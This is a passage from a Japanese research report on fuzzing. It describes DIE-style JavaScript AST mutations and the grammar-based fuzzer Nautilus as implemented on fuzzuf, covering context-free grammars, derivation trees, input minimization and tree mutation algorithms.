3.2.10.5)。まず、Typed-AST から式ノードをランダムに選択する。ただし、制御フローを保持するためにループの制御部や `try-catch` のガード式などは除外する。選択された式について、その返り型を変更しないように演算規則を確率的に選択し、新しい式を構築する。構築する式中には既存の変数やリテラルを優先的に利用することで、PoC 中の変数や値を取り入れるようにする。型を変更しないことで実行時エラーを抑制できるため、ファジングの効率が向上する。




図 3. 2. 1 0.5 式置換

文挿入 (Statement Insert) は、既存プログラムの制御フローを変更せず、副作用を伴うコードを挿入してデータフローを複雑化するための操作である (図 3. 2. 1 0.6)。まず、TypedAST からブロック文をランダムに選択し、その内部で文 (statement) を挿入する箇所を選ぶ。挿入する文はランダムに生成するが、使用する変数や関数は Typed-AST の型情報を考慮するため、実行時エラーを抑制できる。




図 3. 2. 1 0.6 文挿入

変数追加 (Variable introduction) は、コード中のランダムな箇所に新規変数の宣言を挿入する (図 3. 2. 1 0.7)。新しい変数には、式置換と同じアルゴリズムでランダムな式で作られた値が割り当てられる。




図 3. 2. 1 0.7 変数追加

いずれの変異も、変異後のシードを実行し、カバレッジが向上しなかった場合は変更を破棄し、元の AST を保つ。これにより、カバレッジをより向上させるようにファジングを進める。

3. 2. 1 1 Nautilus

本項では、本研究で我々が fuzzuf 上に実装した Nautilus ([74]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) 文法ベースファザー

AFL や AFLFast のようなファザーは、シードをバイトやビット単位で変異する。この際、シード中のどの箇所がどのように変更されるかは乱数に依存して決定される。これらのファザーは辞書に基づいた定数の挿入は可能ではあるものの、どの箇所に挿入・上書きされるかは非決定的である。このように、汎用的なアルゴリズムに従ってのみランダムにシードを変異させるファザーを**非文法ベース**と呼ぶ。非文法ベースのファザーは入力形式を考慮しないため、ランダムな変異では PUT が受け付けない入力生成率が高い。

例えば、スクリプト言語のインタプリタや複雑なプロトコルを解析するプログラムは、入力が厳密な文法を満たしていないと有意義な解析ルーティンに到達しないことが多い。AFL や AFLFast といったファザーによる単純なバイナリ単位のビット反転などでは、パーサーの初期段階でエラーになり、深い部分のバグ検出機会が限られる ([75] [76])。

この問題を解決するため、**Nautilus** や **DIE** (3. 2. 1 0 項を参照) といったファザーは、事前に与えられたルールに従った入力のみを生成する。このようなファザーを**文法ベース**と呼ぶ。文法ベースファザーは入力構造を意識した変異が可能のため、入力形式が複雑なプログラムに対するファジング効率が、非文法ベースのファザーに比べて向上することが期待できる。

Nautilus は、**文脈自由文法**と呼ばれる文法定義を与えることで、それに従った入力を生成する。文脈自由文法 $G = (N, T, R, S)$ は、表 3. 2. 1 1.1 に定義される集合および開始記号の組で定義される。

表 3. 2. 1 1.1 文脈自由文法の形式的定義

記号	意味
N	非終端記号の有限集合。
T	終端記号の有限集合。
R	生成規則の有限集合。
S	開始記号 $S \in N$ 。

非終端記号は、文法の中間状態を表す抽象的な記号である。終端記号は、最終的に生成される文字列を構成する記号である。生成規則は、 $A \rightarrow \alpha$ の形式で表され、左辺の非終端記号 $A \in N$ が右辺の式 $\alpha \in (N \cup T)^*$ (非終端あるいは終端記号の列) に還元されることを示す。開

始記号は非終端記号のいずれかであり、文法の生成は常に開始記号から始まる。

例えば、四則演算の文脈自由文法は式 3. 2. 1 1.1 で定義される。

```
N = {EXPR, NUMBER}
T = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9, +, -, ×, ÷}
R = {
  EXPR → NUMBER,
  EXPR → EXPR + EXPR | EXPR - EXPR | EXPR × EXPR | EXPR ÷ EXPR, (式 3. 2. 1 1.1)
  NUMBER → NUMBER NUMBER,
  NUMBER → 0|1|2|3|4|5|6|7|8|9
}
S = EXPR
```

例として、この文法をもとに適当な四則演算を生成することを考える。開始記号は **EXPR** であるため、**EXPR** の生成規則を参照する。**EXPR** は、**NUMBER** あるいは **EXPR** どうしを演算子ではさんだ記号列に還元される。例として「**EXPR + EXPR**」を選択し、左項の **EXPR** を **NUMBER** に、右項の **EXPR** を「**EXPR * EXPR**」に還元すると、「**NUMBER + EXPR * EXPR**」になる。さらに登場した **EXPR** をすべて **NUMBER** に還元すると、「**NUMBER + NUMBER * NUMBER**」となる。**NUMBER** は 2 つの **NUMBER** の連結、あるいは 0 から 9 のうちいずれかの数字に還元できるため、1 桁以上の数字を生成する。最終的に「123 + 1000 * 77」のように、すべて終端記号で構成される記号列が生成できる。

文法規則は**導出木 (derivation tree)** と呼ばれる木構造で表すことができる。導出木は開始記号を根とし、生成規則にしたがってノードを接続することで表されるグラフである。式 3. 2. 1 1.1 の導出木の例を図 3. 2. 1 1.1 に示す。




図 3. 2. 1 1.1 式 3. 2. 1 1.1 の文法で「15 ÷ 3 + 7」を展開した際の四則演算の導出木の例

Nautilus のような文法ベースファザーは、文法モデルに従って入力を生成するため初期シードを必ずしも必要としない。このように、モデルから直接テストケースを生成できるファザーを **Generation-based Fuzzer** と呼ぶ。一方、AFL のような **Mutation-based Fuzzer** は、

1 つ以上のシードに対し、様々な変異操作を加えることで新たなテストケースを生成するため、動作にシードが必要となる。

(2) Nautilus の構造

Nautilus は、与えた文脈自由文法を導出木に変換し、それに基づいて入力を生成する。Nautilus アルゴリズムの全体像を図 3. 2. 1 1.2 に示す。




図 3. 2. 1 1.2 Nautilus の概要図

Nautilus は AFL などのグレーボックスファザーと同様に、対象プログラムを計装した PUT を扱う。まず、文脈自由文法を入力として受け取り、導出木に変換する。次に、導出木に従ってランダムなテスト入力を生成する。生成した入力はスケジューラに渡され、PUT でテストされた上でキューに保持される。その後、スケジューラはキューに保持された入力を変異させ、新しいカバレッジを見つける方向にファジングを進める。なお、スケジューラはコーパスが空になるか、一定時間新しいカバレッジが得られなかった場合、新しい入力を導出木に基づいて生成する。

これにより、文法に従った入力が必要とされる PUT を非文法ベースファザーに比べて高い効率で検査できる。また、PUT からのフィードバックに基づいてカバレッジを向上させるように変異を進めるため、プログラムのより深いバグを検出するように動作する。

(3) fuzzuf 上での実装

本研究で実装した Nautilus の HierarFlow を図 3. 2. 1 1.3 に示す。




図 3. 2. 1 1.3 開発した Nautilus の HierarFlow

HierarFlow から分かるように、本アルゴリズムのループは入力生成・最小化・変異の 3 つの操作に分類できる。以下に、実装した各操作の詳細を記述する。

① 入力の生成

Nautilus は初期シードを必要としないアルゴリズムのため、ファジングを開始する際に少なくとも 1 つの入力を生成する必要がある。しかし、単純に開始記号から順にランダムに木を生成してしまうと、開始記号に近い規則が選択されやすいという偏りが生じてしまう。

そのため、入力生成は一樣生成 ([77]) を用いている。この手法は、文脈自由文法から得た導出木を一樣な確率でサンプリングするアルゴリズムである。すべての非終端記号について、その部分木が生成可能な規則の数をあらかじめ計算しておくことで、すべての終端記号がおおよそ一樣な確率で選択されるように入力を生成できる。

② 入力の最小化

入力をランダムに変異する過程で、木構造が大きくなりすぎてしまう場合がある。これは以降の変異操作の速度やメモリ使用量に悪影響を及ぼす上、入力のどの部分がバグを引き起こしたかを調査するトリアージの段階で障壁になってしまう。そこで、Nautilus ではカバレッジを向上させる有用な入力が見つかった場合、同じカバレッジを得られる最小の入力を生成することを試みる。

本研究では、部分木最小化ならびに再帰最小化の 2 つのアルゴリズムを実装した。

部分木最小化 (Subtree Minimization) では、入力の木構造中のすべての非終端記号について、その非終端記号が取りうる最小の部分木を計算する。次に、それらの最小の部分木で、各非終端記号の部分木を置き換える (図 3. 2. 1 1.4)。置換後も同じカバレッジを得られたら次の非終端記号に続行し、得られなかった場合は変更を元に戻す。




図 3. 2. 1 1.4 部分木最小化

部分木最小化が完了したあと、再帰最小化（**Recursive Minimization**）を適用する。このアルゴリズムは、木構造中の非終端記号 $n \in N$ について、その部分木が同じ非終端記号 n を持つ場合、根に近い方（より大きい部分木）を小さい方の部分木で置き換える（図 3. 2. 1 1.5）。置換後も同じカバレッジを得られたなら次の非終端記号に続行し、得られなかった場合は変更を元に戻す。




図 3. 2. 1 1.5 再帰最小化

③ 入力の変異

本アルゴリズムでは、PUT 実行時に得られたカバレッジ情報を元に有用な入力を変異させ、プログラムのより深いパスへの到達を試みる。AFL などの非文法ベースファザーと異なり、文脈自由文法に従った状態で変異させる必要があるため、特殊なアルゴリズムを実装する必要がある。

本研究では、ランダム変異、ランダム再帰変異、ルール変異、交叉変異の4つのアルゴリズムを実装した。

ランダム変異 (Random Mutation) では、木構造からランダムに1つの非終端記号を選択し、それを同じ非終端記号から生成されるランダムな別の部分木で置き換える（図 3. 2.

1 1.6)。この変異では非終端記号を固定したまま部分木を置き換えるため、元の入力に近い処理で異なる挙動を引き起こすようなパスの探索が期待できる。なお、部分木のサイズが大きくなりすぎないように、最大サイズを設定できるように実装した。




図 3. 2. 1 1.6 ランダム変異

ランダム再帰変異 (Random Recursive Mutation) では、木構造中の非終端記号 $n \in N$ の部分木が同じ非終端記号 n を持つようなノードをランダムに選択し、その再帰構造を 2^n 回 ($1 \leq n \leq 15$) 繰り返すように置き換える (図 3. 2. 1 1.7)。この変異を適用することにより、入力中に深いネストを持つ構造が作られるため、再帰的な処理により発生するバグの検出機会の向上が期待できる。




図 3. 2. 1 1.7 ランダム再帰変異

ルール変異 (Rules Mutation) では、木構造中の非終端記号を順に、他の非終端記号から生成できる部分木で置き換える (図 3. 2. 1 1.8)。この変異はランダム変異と異なり、非終端記号を別の非終端記号で置き換えるため、元の入力と異なる処理を行うパスへの到達が期待できる。また、ルール変異では変異する非終端記号を決定的な順番ですべて変異するため、初期生成した入力と異なる種類の入力を増やすという目的も達成できる。

